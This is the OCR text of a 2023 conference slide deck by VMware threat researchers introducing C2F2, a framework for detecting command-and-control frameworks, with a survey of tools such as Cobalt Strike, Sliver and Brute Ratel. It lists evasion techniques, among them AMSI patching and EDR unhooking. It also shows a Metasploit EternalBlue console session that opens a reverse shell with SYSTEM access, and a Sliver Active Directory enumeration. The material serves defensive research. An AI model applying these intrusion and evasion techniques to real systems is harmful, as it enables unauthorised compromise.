C2F2:
A framework for detecting C2 frameworks at scale

Sebastiano Mariani, Oleg Boyarchuk, Stefano Ortolani, Giovanni Vigna

VMware Threat Analysis Unit

October 2023

vb 2023 LONDON 4-6 Oct 2023

Introduction

Why do we care about C2 frameworks?

Command-and-control (C2) frameworks are systems used to remotely manage and maintain access to compromised devices and are widely used by cybercriminals

Computer Weekly
https://www.computerweekly.com › news › Cobalt-Strike...

Cobalt Strike still C2 infrastructure of choice

18 Ja
contr


Cybereason
https://www.cybereason.com › blog › sliver-c2-levera...

Sliver C2 Leveraged by Many Threat Actors

Cyware Labs
https://cyware.com › news › number-of-c2-servers-inc...

Number of C2 Servers Increases by 30% in 2022: Report

20 Dec 2022 — The number of unique **C2** servers spiked by 30% this year, ... There has been a spike in the **use** of Command and Control (**C2**) **frameworks** by ...




Back Orifice 2000 inspired the creation of C2 frameworks

Turning the tables on C2 Frameworks

Three pillars of our research

Polymorphism-based evasion




Generation of large datasets

Detection based on machine learning

A C2 framework menagerie

Which C2 frameworks did we choose?

C2 frameworks that support implant customization, and installed on Slingshot VM or Kali Linux or actively used in the wild




Sliver implant generation is highly customizable

Name	License	Slingshot	Kali	In the wild
Cobalt Strike	Commercial			Y
Metasploit	Open source	Y		Y
Sliver	Open source		Y	Y
Brute Ratel	Commercial			Y
Godoh	Open source		Y	
Shad0w	Open source			Y
Empire	Open source	Y	Y	Y
Merlin	Open source	Y	Y	Y
PoshC2	Open source	Y	Y	Y
Covenant	Open source	Y	Y	Y


We used leaked versions of Cobalt Strike and Brute Ratel as found on VirusTotal and actively used by cybercriminals

A C2 framework menagerie

Notable features: API support



Details of an implant in Covenant's dashboard




API call for available Covenant implants, executed in Swagger UI

Cobalt Strike, Empire, and Covenant provide API that allows automation


A C2 framework menagerie

Notable features: Cross-platform implants



Sliver, Godoh, Merlin, Metasploit, PoshC2, and Empire implants

can be compiled for MacOS, Windows, and Linux




Brute Ratel, Covenant, Cobalt Strike, and Shad0w implants


can be compiled for Windows only

A C2 framework menagerie

Notable features: Malleable C2



Creation of an HTTP listener for Brute Ratel




Brute Ratel implant's traffic, intercepted by mitmproxy

PoshC2, Brute Ratel, Empire, Merlin, and Cobalt Strike allow to change implants' network traffic indicators

A C2 framework menagerie

Notable features: Evasive implants

Implants of Brute Ratel, PoshC2, Merlin, and Shad0w can evade detection



Donut patches amsi.dll!AmsiScanBuffer (used by Shad0w and Merlin)

Evasion Capabilities	x64 Support	x86 Support	x86 on Wow64 Support
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No
Unhook EDR Userland Hooks and Dlls	Yes	No	No
Unhook DLL Load Notifications	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Masquerade Thread Stack Frame	Yes	Yes	Yes
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reuse Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reuse Existing Libraries from PEB	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes
Advanced Module Stomping with PEB Hooking	Yes	Yes	Yes
In-Memory PE and RDLL Execution	Yes	Yes	Yes
In-Memory BOF Execution	Yes	Yes	Yes
In-Memory Dotnet Execution	Yes	Yes	Yes
Network Malleability	Yes	Yes	Yes
Built-In Anti-Debug Features	Yes	Yes	Yes
Module stomping for BOF/Memexec	Yes	Yes	Yes

Brute Ratel's out-of-box evasion capabilities

A C2 framework menagerie

Notable features: Built-in tools

Empire, Sliver, and Metasploit have massive libraries of built-in tools

```
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[0] 0:ruby* 1:bash  2:sudo  3:bash  4:bash-
```

Penetrating a system with the EnternalBlue exploit in the Metasploit console


```
sliver (SQUARE_LIPSTICK) > armory install c2tc-domaininfo

[*] Installing extension 'coff-loader' (v1.0.14) ... done!
[*] Installing extension 'c2tc-domaininfo' (v0.0.7) ... done!

sliver (SQUARE_LIPSTICK) > c2tc-domaininfo

[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
--------------------------------------------------------------------
[+] DomainName:
    access.offsec
[+] DomainGuid:
    {AD65396A-F308-4655-8086-ED574DD95C37}
[+] DnsForestName:
    access.offsec
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\SERVER.access.offsec
[+] DomainControllerAddress (PDC):
    \\192.168.162.187
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): 42
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 0
    Account lockout duration (m): 30
    Account lockout observation window (m): 30
[+] NextDc DnsHostName:
--------------------------------------------------------------------
```

Enumerating Active Directory domain's information with the help of the Sliver's extension package manager Armory


A C2 framework menagerie

Notable features: Quirky features

- Sliver embeds DNS canaries in implants
- Shad0w can mirror any site in real time
- Covenant allows for dynamic compilation of implants
- Merlin supports domain fronting
- Godoh, Cobalt Strike, and Brute Ratel support DoH (DNS-over-HTTPS)



